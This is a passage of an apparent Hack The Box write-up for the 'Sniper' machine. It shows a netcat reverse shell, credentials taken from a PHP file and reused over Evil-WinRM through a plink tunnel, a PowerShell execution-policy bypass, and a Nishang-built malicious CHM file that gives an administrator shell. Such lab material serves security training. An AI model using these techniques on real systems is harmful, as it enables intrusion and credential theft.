
I create a folder named payas0.

Now I upload nc.exe at C:\payas0.

With everything set, I execute nc.exe with my IP and port 9001. A reverse shell pops up at Powershell.
root in htb/boxes/Sniper via 🐘 v7.3.15 ❯ nc -lnvp 9001 listening on [any] 9001 ... connect to [10.10.14.216] from (UNKNOWN) [10.10.10.151] 50340 Windows PowerShell Copyright (C) Microsoft Corporation. All rights reserved.

Then, I visited the inetpub directory where the website is installed and looked at the source code. Luckily, I found an interesting file at C:\inetpub\wwwroot\user\db.php containing user credentials.
The DB connection string was found in db.php and confirmed that the creds belong to user Chris.
Exploitation
Privilege Escalation for User CHRIS
Method #1

I was thinking if I can use that creds in Evil-WinRM protocol(netstat -ano) and get the user.txt
We can use port 5985 to create the Port Forwarding method and login as Chris but before i do that I uploaded plink.exe windows binary to Sniper and create a tunnel so I can access that port from my machine so:
PS C:\payas0> .\plink.exe -l nulldev -pw nulldev -R 5985:127.0.0.1:598510.10.14.216 .\plink.exe -l nulldev -pw nulldev -R 5985:127.0.0.1:598510.10.14.216 The server's host key isnot cached inthe registry. You have no guarantee thatthe server isthe computer you think itis. The server's rsa2 key fingerprint is: ssh-rsa 204881:c9:32:5d:2e:03:3c:1d:72:8a:54:45:ed:0b:08:4b If you trust this host, enter "y"to add the key to PuTTY's cache and carry on connecting. If you want to carry on connecting just once, without adding the key tothe cache, enter "n". If you do not trust this host, press Return to abandon the connection. Store key in cache? (y/n) y Linux Payas0 5.4.0-kali2-amd64 #1 SMP Debian 5.4.8-1kali1 (2020-01-06) x86_64
The programs included withthe Kali GNU/Linux system are free software; the exact distribution terms for each program are described inthe individual files in /usr/share/doc/*/copyright.
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, tothe extent permitted by applicable law. Last login: Sat Mar 2805:30:422020from10.10.10.151 Could not chdir to home directory /home/nulldev: No such fileor directory
$ whoami whoami nulldev $ su root Password: "------------"
nulldev on Payas0 ❯
Now that the tunnel is created, I will try to login as user Chris using dbuser password and get the user.txt
nulldev on Payas0 in evil-winrm on master via 💎 v2.5.7 ❯ ruby evil-winrm.rb -i 127.0.0.1 -u Chris -p '36mEAhz/B8xQ~2VM' -s ./ -e ./ ruby evil-winrm.rb -i 127.0.0.1 -u Chris -p '36mEAhz/B8xQ~2VM' -s ./ -e ./
Evil-WinRM shell v2.3
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Chris\Documents> cd ..
*Evil-WinRM* PS C:\Users> dir dir
Directory: C:\Users
Mode LastWriteTime Length Name ---- ------------- ------ ---- d----- 4/9/20196:47 AM Administrator d----- 4/11/20197:04 AM Chris d-r--- 4/9/20196:47 AM Public
*Evil-WinRM* PS C:\Users> cd Chris\Desktop cd Chris\Desktop *Evil-WinRM* PS C:\Users\Chris\Desktop> dir dir
Directory: C:\Users\Chris\Desktop
Mode LastWriteTime Length Name ---- ------------- ------ ---- -a---- 4/11/20198:15 AM 32 user.txt
*Evil-WinRM* PS C:\Users\Chris\Desktop> more user.txt more user.txt 21f4[----------------------]cf56e
*Evil-WinRM* PS C:\Users\Chris\Desktop>
Method #2
Yes there’s a method #2 to get user.txt and this is less hassle than doing port forwarding with powershell but first I will give permission my payas0 folder then setup netcat listener in my Kali nc -lnvp 4444 so:
After executing the last command I have now again the shell (2nd shell) and this was look better.
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16
# powershell
root in htb/boxes/Sniper via 🐘 v7.3.15 ❯ nc -lnvp 4444 listening on [any] 4444 ... connect to [10.10.14.216] from (UNKNOWN) [10.10.10.151] 49835 Microsoft Windows [Version 10.0.17763.678] (c) 2018 Microsoft Corporation. All rights reserved.
Enumeration begins again, but this was pretty easy since everything I needed was in the basic folder directories. In the C:\Docs directory, there’s a note.txt left by our “Boss” that says:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19
# powershell
C:\Users\Chris\Desktop>cd \Docs cd \Docs
C:\Docs>dir dir Volume in drive C has no label. Volume Serial Number is6A2B-2640
Directory of C:\Docs
03/28/202012:46 AM <DIR> . 03/28/202012:46 AM <DIR> .. 04/11/201909:31 AM 285 note.txt 04/11/201909:17 AM 552,607 php for dummies-trial.pdf 2 File(s) 552,892 bytes 2 Dir(s) 17,953,026,048 bytes free
Note.txt
What’s on the note.txt? Well, this:
1 2 3 4 5 6 7 8 9 10 11 12
# powershell
C:\Docs>more note.txt more note.txt Hi Chris, Your php skillz suck. Contact yamitenshi so that he teaches you how to use it and after that fix the website as there are a lot of bugs on it. And I hope that you've prepared the documentation for our new app. Drop it here when you're done with it.
Regards, Sniper CEO.
C:\Docs>
So hints are on the note ⇒ "The documentaion for the new app, then I will drop it here when I'm done with it.". There’s a file here that the Administrator will check and open.
CHM File###
In the C:\Users\Chris\Downloads directory, there is a CHM file.

To view the chm file, you need to open it with Windows, so I transferred the chm file to my Windows machine, and it is precisely the documentation for the app, requested by the Sniper CEO:
Administrator will checked CHM and open it then the payload will triggered.
This one is new to me I have never had anything to do with CHM files’ so I did some research about CHM File and I found that you can create a malicious CHM File with Nishang and use the Out-CHM.ps1.
I try to download first the Out-CHM.ps1 in my Windows but it rejected because it is considered as a virus’. Well creating a malicious CHM File was fuck me’ as my Windows always deny it even i disable my windows security for a while, Powershell will always reject it.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
# powershell
PS C:\Users\Medz\Documents\sniper> import-module Out-CHM.ps1 ..\Out-CHM.ps1 : The term 'Out-CHM.ps1'isnot recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, orif a path was included, verify that the path is correct andtry again. At line:1char:1 + ..\Out-CHM.ps1 + ~~~~~~~~~~~~~~ + CategoryInfo : ObjectNotFound: (Out-CHM.ps1:String) [], CommandNotFoundException + FullyQualifiedErrorId : CommandNotFoundException
PS C:\Users\Medz\Documents\sniper>
but I managed it too using powershell -ep bypass
1 2 3 4 5 6 7 8 9 10
# powershell
PS C:\Users\Medz\Documents\sniper> powershell -ep bypass Windows PowerShell Copyright (C) Microsoft Corporation. All rights reserved.
Try the new cross-platform PowerShell https://aka.ms/pscore6
PS C:\Users\Medz\Documents\sniper>
Now before generate a CHM file we need to download this first HTML Help Workshop from Microsoft and choose htmlhelp.exe (run/install it). This will create the folder C:\Program Files (x86)\HTML Help Workshop with the needed programs to create the malicious .chm file.
Once I put the doc.chm file in Docs, I set up an netcat listener on the port generated in the malicious CHM file. Now all I need to do is wait for the Administrator to check and open it.
After about 2 to 3 minutes, I had the administrator shell. Nice box!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
# bash
root in htb/boxes/Sniper via 🐘 v7.3.15 ❯ nc -lnvp 1234 listening on [any] 1234 ... connect to [10.10.15.33] from (UNKNOWN) [10.10.10.151] 49703 Microsoft Windows [Version 10.0.17763.678] (c) 2018 Microsoft Corporation. All rights reserved.